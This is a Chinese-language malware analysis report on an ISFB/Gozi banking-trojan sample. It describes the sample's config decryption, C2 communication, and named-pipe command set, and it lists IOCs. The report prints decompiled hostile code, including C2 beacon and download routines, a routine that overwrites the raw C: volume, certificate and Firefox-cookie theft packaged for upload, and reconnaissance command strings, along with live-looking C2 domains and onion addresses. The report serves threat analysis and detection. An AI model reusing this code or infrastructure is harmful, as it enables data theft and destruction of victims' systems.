样本分析报告

> 创建时间：2022年12月19日
>
> 创建人：陈之健
>
> 样本信息：IFSB,MD5：8bfb8346c18cfd877212d689dac795b3

概述

样本分析

FristLoader分析

解密bss 段

安装异常处理程序解密bss区段,解密密钥为时间字符串相关的四字节整数

```
key=time_str[0]^time_str[1]+bss_rva+0xe
```

```
return *(_DWORD *)" 7 2020" ^ *(_DWORD *)"Jul  7 2020";
```

解析配置JJ块

IFSBv2.14+使用JJ块保存程序中使用到的配置

语言区避免

```
v0 = 0;
if ( sub_401504((int)&lpMem, (int)pszSrch, (void *)((unsigned int)lpParameter ^ 0xA49B9761)) )// 7a042a8a
{
  if ( lpMem )
    v2 = (const CHAR *)sub_401030(v1, (unsigned int *)lpMem, (unsigned int)lpParameter ^ 0xD3BF9DD7);
  else                                          // RU,CN
    v2 = 0;                                     // 0D20203C
  if ( v2 )
  {
    *(_DWORD *)pszSrch = (unsigned __int16)sub_401676();// GetSystemDefaultUILanguage
    if ( StrStrIA(v2, pszSrch) )
      v0 = 0x657;
  }
  HeapFree(hHeap, 0, lpMem);
}
return v0;
```

JJ块结构

```
JJ_struct{
WORD  JJ_flag 是否为JJ块
BYTE  count 填充字节的个数
BYTE  位图，第二位是否为1，如果是跳过该JJ块的寻找。跳转到count*4+JJ_size.
            第一位是否为1，决定config数据的解密方式，加减和aplib
DWORD key 解密算法中使用的key初始值。简单的加减
DWORD crcID  配置的crcID
DWORD config_rva
DWORD config_size
}
```


加减解密至多前0xff字节

```
if ( (*(_BYTE *)(i + 3) & 1) == 0 )
{
  v15 = *(_DWORD *)(i + 4);
  v7 = (_DWORD *)((char *)base + *(_DWORD *)(i + 12));// config va
  v8 = *(_DWORD *)(i + 16) >> 2;
  for ( j = v6; v8; *v10 = v9 )
  {
    v9 = *v7 - v15;
    v10 = j;
    v15 = *v7;
    ++j;
    ++v7;
    --v8;
  }
  if ( (*(_DWORD *)(i + 16) & 3) != 0 ) // 解密前0xff 字节
    memcpy(j, v7, *(_DWORD *)(i + 16) & 3);
  v14 = 1;
6:
  v6[*(_DWORD *)(i + 16)] = 0;
  *(_DWORD *)a1 = v6;
  *(_DWORD *)a2 = *(_DWORD *)(i + 16);
  return v14;
}
```


解密方式aplib,使用malduck.aplib.decompress函数

```
DWORD 子配置的个数，或者是子配置个数与上一级初始常数异或值
DWORD reserve 为0
子配置数组（0x18）
    DWORD 子配置crcID
    DWORD 只看第一个字节，如果为奇数则数据保存为距子配置首部的偏移
    DOWRD config 数据存放偏移，或者数据。
    BYTE  填充
BYTE* 数据
```

```
  result = 0;
  v5 = 0;
  v4 = a2 + 4;
  do
  {
    if ( v5 >= *a2 )
      break;
    if ( *(v4 - 2) == a3 )
    {
      if ( (*(_BYTE *)(v4 - 1) & 1) != 0 )
        result = (int)v4 + *v4 - 8;
      else
        result = *v4;
    }
    ++v5;
    v4 += 6;
  }
  while ( !result );
  return result;
}
```



插入一个APC函数，该函数解密配置获取client32文件的位置和大小。解密client32并加载执行



总结配置

```
0x7a042a8a  0xD20203C  pass language
0x9E154A0C  client32
```

MainLoader

MD5: 8fef088246f4bb2e5ce12600799ddd12

这部分主要是下载下一阶段的恶意文件,加载执行

解密配置

```
0x556AED8F   public key加密发送给cc的数据 TEJopj7WLDojJKx4
0x4FA8693E   CC
             gaw.explik.at/webstore
             low.explik.at/webstore
```

下载

检测注册表键Software\AppDataLow\Software\Microsoft\Client32 是否存在，如果存在检索其值解密出对应的dll文件。如果不存在则发送Http请求获取

填充数据

```
soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x&uptime=%u&size=%u&hash=0x%08x&time=%lu&action=%08x&system=%s&os=%s&ip=%s
```

加密 密钥为TEJopj7WLDojJKx4

cc/加密数据，发送http 请求获取响应

```
*(_DWORD *)(a1 + 16) = WinHttpOpen(v3, dwAccessType, 0, 0, 0);
free_sub_10002E7A(v3);
if ( !*(_DWORD *)(a1 + 16) )
  return GetLastError();
pswzServerName = atou_sub_100024D4(0, *(LPCSTR *)a1);
if ( !pswzServerName || Buffer && !WinHttpSetOption(*(HINTERNET *)(a1 + 16), 3u, &Buffer, 4u)
  return GetLastError();
v5 = WinHttpConnect(*(HINTERNET *)(a1 + 16), pswzServerName, 0x50u, 0);
v9 = (WCHAR *)pswzServerName;
*(_DWORD *)(a1 + 20) = v5;
free_sub_10002E7A(v9);
if ( !*(_DWORD *)(a1 + 20) )
  return GetLastError();
v10 = *(const CHAR **)(a1 + 4);
dwAccessType = 256;
pswzServerName = atou_sub_100024D4(0, v10);
if ( !pswzServerName )
  return GetLastError();
v6 = WinHttpOpenRequest(
       *(HINTERNET *)(a1 + 20),
       (wchar_t *)((char *)aGet + dword_1000D230),
       pswzServerName,
       0,
       0,
       0,
       dwAccessType);
v11 = (WCHAR *)pswzServerName;
*(_DWORD *)(a1 + 24) = v6;
```

```
do
{
  v2 = dwNumberOfBytesAvailable;
  if ( dwNumberOfBytesAvailable >= 0x1000 )
    v2 = 4096;
  if ( !WinHttpReadData(*(HINTERNET *)(a1 + 24), lpBuffer, v2, &dwNumberOfBytesRead) )
  {
    LastError = GetLastError();
    break;
  }
  (*(void (__stdcall **)(LPSTREAM, LPVOID, DWORD, _DWORD))(*(_DWORD *)ppstm + 16))(
    ppstm,
    lpBuffer,
    dwNumberOfBytesRead,
    0);
  dwNumberOfBytesAvailable -= dwNumberOfBytesRead;
}
while ( dwNumberOfBytesAvailable );
if ( WaitForSingleObject(hHandle, 0) != 258 )
```

如果下载未成功，则通过IHTMLDocument2接口下载

```
v6 = (**(int (__stdcall ***)(int, char *, int *))v26)(v26, &dword_1000E018[dword_1000D230], &v28);// IHTMLDocument2
(*(void (__stdcall **)(int))(*(_DWORD *)v26 + 8))(v26);// IHTMLDocument2Vtbl
if ( v6 >= 0 )
{
  v6 = (*(int (__stdcall **)(int, OLECHAR **))(*(_DWORD *)v28 + 0xA0))(v28, &psz);// get_URL
  if ( v6 >= 0 && psz )
  {

v5 = 0;
v11 = (*(int (__stdcall **)(int, int *))(*(_DWORD *)a1 + 0x24))(a1, &v10);
if ( v11 >= 0 )                                 // get_body
{
  if ( !v10 )
  {
    Sleep(0xC8u);
    v11 = (*(int (__stdcall **)(int, int *))(*(_DWORD *)a1 + 36))(a1, &v10);
  }
  if ( v11 >= 0 )
  {
    if ( v10 )
    {
      v11 = (*(int (__stdcall **)(int, LPCWSTR *))(*(_DWORD *)v10 + 0x100))(v10, &lpString);
      if ( v11 >= 0 )                           // queryCommandSupported
      {
```

MainWorker

解密配置

```
73177345  constitution.org/usdeclar.txt DGAbase 未使用
d0665bf6    api10.v8engine.at/webstore
            b.in100k.at/webstore
            vo5vuw5tdkqetax4.onion/webstore
            api12.apgolop.at/webstore
            extra.avareg.cn/webstore
            d6djf2vtjv5kowow.onion/webstore
            foo.up100n.at/webstore
            h22.feel500.at/webstore
            zq4aggr2i6hmklgd.onion/webstore
            free.up100n.at/webstore
            b52.mo100.at/webstore
            api10.apgolop.at/webstore
c61efa7a    com ru org
df351e24    api10.apgolop.at/jvassets/o1/s32.dat       TorClient 链接
4b214f54    api10.apgolop.at/jvassets/o1/s64.dat
4fa8693e    XY1vQ6ZExUv30uaC
ec99df2e    curlmyip.net            获取出口IPurl
```

Apc线程结束回调

注册窗口处理程序在结束会话或关机时更改当前执行的恶意文件路径，如果代理是开启的，则关闭代理

```
    return 1;
  case WM_ENDSESSION:                   // 结束会话或调用系统关闭功能
    upload_filepath();                  // 修改当前执行文件的路径，添加注册表延迟启动
    if ( Target )
      PlgNotify(1, 2, 0);               // 立即发送带有指定参数的插件通知  代理停止
    break;
  default:
    return DefWindowProcA(hWnd, a2, a3, a4);
}
```

发送插件通知Url

```
hsot/decode(version=250152&soft=1&user={userid}&server={serverId}&id=
{GroupId}&type=16&name=from
&os={}&ip={}&tor=1&time={}&action=2&system={})
```

选择host

```
vo5vuw5tdkqetax4.onion/webstore
取配置d0665bf6 以0x20分割后index为2
或者取配置75e6145c index 为3
```

Apc线程 Pipe服务器

```
Handles[0] = dwData;
Handles[1] = EventA;
while ( WaitForSingleObject(dwData, 0) == 258 )
{
  if ( !ConnectNamedPipe(hNamedPipe, &Overlapped) )
  {
    LastError = GetLastError();
    dwExitCode = LastError;
    if ( LastError == 997 )
    {
      dwExitCode = WaitForMultipleObjects(2u, Handles, 0, 0xFFFFFFFF);
      if ( dwExitCode != 1 )
        break;
    }
    else if ( LastError != 535 )
    {
      continue;
    }
  }
  dwExitCode = read_writePipe_sub_10018D67(hNamedPipe, Buffer, 0x10u, 0);// 读取0x10字节
  v3 = hNamedPipe;
  if ( dwExitCode )
    goto LABEL_11;
  if ( PipesProcessCommand(Buffer, hNamedPipe) )
  {
    PipeReply(0, hNamedPipe, 1u, 0);
    FlushFileBuffers(hNamedPipe);
    v3 = hNamedPipe;
LABEL_11:
    DisconnectNamedPipe(v3);
  }
```

从源码获取Pipe_Msg的结构

```
typedef struct  _PIPE_MESSAGE
{
    ULONG   MessageId;  // ID of the message
    ULONG   DataSize;   // size of the Data array in bytes
    ULONG   DataOffset; // offset of the actual data within the array
    CHAR    Data[];     // binary data
} PIPE_MESSAGE, *PPIPE_MESSAGE;
```

```
  Dll = sub_10023408();                 // 重启
  goto LABEL_104;
case 0x104:
  if ( !v6 )
    goto LABEL_113;
  memset(hObject, 0, 148);
  LastError = sub_1001F6AD((int)hObject, (LPCWSTR)data);// 获取文件大小 创建文件映射发送句柄，发送文件映射名
  if ( !LastError )
  {
    if ( PipeReply(0x94u, pipe, 0x10u, hObject) )
      PipeWaitMessage(pipe, 0, 0, 0);
    CloseHandle(hObject[0]);
  }
  goto LABEL_112;
case 0x105:
  Dll = sub_10004138((PVOID)data, (int)v6); // 修改文件名，修改注册表run键 为修改后的文件路径
  goto LABEL_104;
case 0x106:
  Dll = sub_10024C5E((PVOID)data, (DWORD)v6, 0);// 在临时目录下创建文件，执行，不添加自启动
  goto LABEL_104;
case 0x107:
  Dll = sub_10024C5E((PVOID)data, (DWORD)v6, 1);// 在临时目录下创建文件，执行，添加自启动
  goto LABEL_104;
case 0x108:
  Dll = sub_10024F67();                 // 垃圾数据覆写C盘数据，破坏系统文件
  goto LABEL_104;
case 0x109:
  started = StartCommandThread((int)ExportSendCerts, 0, lpString);// Exports user-specific certificates from the Windows
  goto LABEL_98;
```

命令

0x102 搜索指定文件路径，保存到注册表

0x103 重启主机

0x104 发送文件大小和文件映射句柄，通过具名文件映射进程间通信

0x105 修改当前程序路径，等待重启时启动

0x106 在临时目录下创建文件，执行，不添加自启动
0x107 在临时目录下创建文件，执行，添加自启动

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

0x108 垃圾数据覆写C盘数据，破坏系统文件

```
if ( v1 )
{
  if ( !GetWindowsDirectoryA(v1, 0x104u)
    || (v3 = StrChrA(v2, ':'),
        v3[1] = 0,
        v4 = v3 + 2,
        wsprintfA(v3 + 2, "\\\\.\\%s", v2),
        FileA = CreateFileA(v4, 0xC0000000, 3u, 0, 3u, 0, 0),
        FileA == (HANDLE)-1) )
  {
    LastError = GetLastError();
  }
  else
  {
    ModuleHandleA = GetModuleHandleA(0);
    if ( WriteFile(FileA, ModuleHandleA, 0x10000u, &NumberOfBytesWritten, 0) )
      v0 = 0;
    else
      v0 = GetLastError();
    CloseHandle(FileA);
    if ( v0 )
      goto LABEL_11;
    LastError = sub_10023408();
  }
  v0 = LastError;
```

0x109 导出系统证书，将数据打包到临时文件目录，添加到注册表等待发送

```
    DeleteFileA(TempFile);
    if ( CreateDirectoryA(v2, 0) )
    {
      CertExportToPfx(aMy, v2);
      CertExportToPfx(aAddressbook, v2);
      CertExportToPfx(aAuthroot, v2);
      CertExportToPfx(aCertificateaut, v2);
      CertExportToPfx(aDisallowed, v2);
      CertExportToPfx(aRoot, v2);
      CertExportToPfx(aTrustedpeople, v2);
      CertExportToPfx(aTrustedpublish, v2);
      LastError = FilesPackAndSend(0, v2, 4);
      FilesClearDirectory(v2);
      RemoveDirectoryA(v2);
    }
    else
```

0x10a 清除 Internet 历史项和临时Internet文件目录，获取火狐Cookie数据，将数据打包到临时文件目录，添加到注册表等待发送

```
v1 = (CHAR *)HeapAlloc(hHeap, 0, 0x105u);
v2 = v1;
if ( !v1 )
  return 8;
if ( !SHGetFolderPathA(0, CSIDL_HISTORY, 0, 0, v1) )// 用作 Internet 历史项的公共存储库的文件系统目录
  FilesClearDirectory(v2);
if ( !SHGetFolderPathA(0, CSIDL_INTERNET_CACHE, 0, 0, v2) )// 用作临时 Internet 文件的公共存储库的文件系统目录
  FilesClearDirectory(v2);
v3 = SynchronizeCookiesAndSols();
HeapFree(hHeap, 0, v2);
return v3;
```

```
v13 = lstrlenW(Src);
lpString = (LPCWSTR)searchFile(aAppdataMozilla, aCookiesSqlite, (int)lpMem, 0, 0, 18);
v0 = searchFile(aAppdataMozilla, aCookiesSqliteJ, (int)lpMem, 0, 0, 18);
lpString = (LPCWSTR)((char *)lpString + v0);
v1 = (char *)HeapAlloc(hHeap, 0, 2 * v13 + 54);
if ( v1 )
{
  v13 *= 2;
  memcpy(v1, Src, v13);
  lstrcpyW((LPWSTR)&v1[v13], String2);
  v2 = searchFile((LPCWSTR)v1, aSol, (int)lpMem, 0, 0, 16);
  lpString = (LPCWSTR)((char *)lpString + v2);
  HeapFree(hHeap, 0, v1);
}
```

0x10b 清除 Internet 历史项和临时Internet文件目录，获取火狐Cookie数据

0x10c 获取系统信息

```
format          db "cmd /C  %s> %s1  ",0 ; DATA XREF: sub_100098OE+3C↑o
; CHAR aWmicComputersy[]
aWmicComputersy db 'wmic computersystem get domain |more ',0
                                        ; DATA XREF: sub_10015F38+23↑o
; CHAR aSysteminfoExe[]
aSysteminfoExe  db 'systeminfo.exe >',0 ; DATA XREF: sub_10015F38+42↑o
; CHAR aTasklistExeSvc[]
aTasklistExeSvc db 'tasklist.exe /SVC >',0
                                        ; DATA XREF: sub_10015F38+88↑o
; CHAR aDriverqueryExe[]
aDriverqueryExe db 'driverquery.exe >',0
                                        ; DATA XREF: sub_10015F38+9E↑o
; CHAR aRegExeQueryHkl[]
aRegExeQueryHkl db 'reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uni'
                                        ; DATA XREF: sub_10015F38+B4↑o
                db 'nstall" /s >',0
; CHAR aCmdUCTypeS1SDe[]
aCmdUCTypeS1SDe db 'cmd /U /C "type %s1 > %s & del %s1"',0
                                        ; DATA XREF: sub_100017DD+29↑o
; CHAR aNetView[]
aNetView        db 'net view >',0       ; DATA XREF: sub_10015F38+5C↑o
; CHAR aNslookup127001[]
aNslookup127001 db 'nslookup 127.0.0.1 >',0
                                        ; DATA XREF: sub_10015F38+72↑o
aEcho           db 'echo -------- >',0  ; DATA XREF: sub_100098OE+6A↑o
; CHAR aNslookupMyipOn[]
```

0x10d 向日志缓存中增加一条日志

0x10e 获取所有的日志数据，通过Pipe发送给请求者

0x10f 加载dll

0x110 开启Socks代理

0x111 关闭Socks代理

0x114 获取邮件数据

0x117 加载插件

0x118 自删除

0x119 增加sleep 日志

0x11a 获取日志文件内容，回复请求者内容和大小

0x11b 删除日志文件

0x11c 保存表单数据到文件

0x11d 保存截屏数据到文件

0x11e 保存IE身份验证数据到文件

0x11f 保存页面内容抓取器数据到文件

0x120 打包发送页面内容抓取器数据，发送成功后删除数据

0x122 保存配置数据到注册表Ini

0x125 录屏

0x126 加载Vnc 插件

0x127 如果socks 未开启则启动socks

0x128 录屏，写入临时文件路径写入注册表等待发送

0x129 获取出口IP

0x12a 复制创建的注册表句柄

0x12b 复制打开的注册表句柄

0x12c 执行dll

0x12e 清除页面内容抓取器数据

0x12f 下载TorClient保存到临时目录下

0x130 结束进程

0x131 清除浏览器缓存

0x132 加载插件dll

0x133 接收网络数据，解析数据，作为客户端发送pipe请求

0x134 0x135 0x137 0x138加载插件dll

0x136 发送文件内容

MainRequestLoop

请求任务通过网络请求任务

```
Url
soft=1&version=250152&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x&time=%lu&acti
on=0&system=%s&os=%s&ip=%s&tor=1
```

取配置d0665bf6 以0x20分割后index为2，即vo5vuw5tdkqetax4.onion/webstore

任务转发信息给Pipe服务器执行

```
  if ( a2 > 0xD00F293A )
  {
    if ( a2 <= 0xEB1B9285 )
    {
      switch ( a2 )
      {
        case 0xEB1B9285:
          if ( lpString1 )
            v22 = lstrlenA(lpString1) + 1;
          else
            v22 = 0;
          Dll_sub_10022449 = PipeSendCommand(0x12F, (void *)lpString1, v22, lpString);// 启动socks
          goto LABEL_13;
        case 0xD06953A2:
          v8 = SendAllPendingData();
          break;
        case 0xD9074208:
          if ( !lpString1 )
            goto LABEL_177;
          v21 = StrToIntA(lpString1);
          Sleep(v21);
          Src[0] = 0;
ABEL_34:
          PipeSendCommand(0x119, Src, 4u, lpString);
          goto LABEL_176;
        case 0xDA11C8E0:
          v8 = sub_10010AD9();
          break;
        case 0xDD172FA9:
```

参考连接

https://research.checkpoint.com/2020/gozi-the-malware-with-a-thousand-faces/

https://github.com/0ver-fl0w/ISFB_Tools/

https://github.com/JPCERTCC/MalConfScan/blob/master/utils/ursnifscan.py

https://research.openanalysis.net/config/python/yara/isfb/rm3/gozi/2022/10/06/isfb.html

IOCs

```
constitution.org/usdeclar.txt
api10.apgolop.at/jvassets/o1/s32.dat
api10.v8engine.at/webstore
b.in100k.at/webstore
vo5vuw5tdkqetax4.onion/webstore
api12.apgolop.at/webstore
extra.avareg.cn/webstore
d6djf2vtjv5kowow.onion/webstore
foo.up100n.at/webstore
h22.feel500.at/webstore
zq4aggr2i6hmklgd.onion/webstore
free.up100n.at/webstore
b52.mo100.at/webstore
api10.apgolop.at/webstore
gaw.explik.at/webstore
low.explik.at/webstore
```

配置CRC

```
0x7a042a8a   frist_loader_ini
    0xD20203C passlanguage
0x9E154A0C Main_loader rva 和size
0x4FA8693E downloader_MainWorker CC
0x556AED8F Main_loader加密URL时密钥
0xE1285E64 MainWorker加密URL时密钥
0xD722AFCB MainWorker_ini
0xdf351e24 downloader torClinet
0xd0665bf6 与服务器交流cc,上传数据或接收命令
```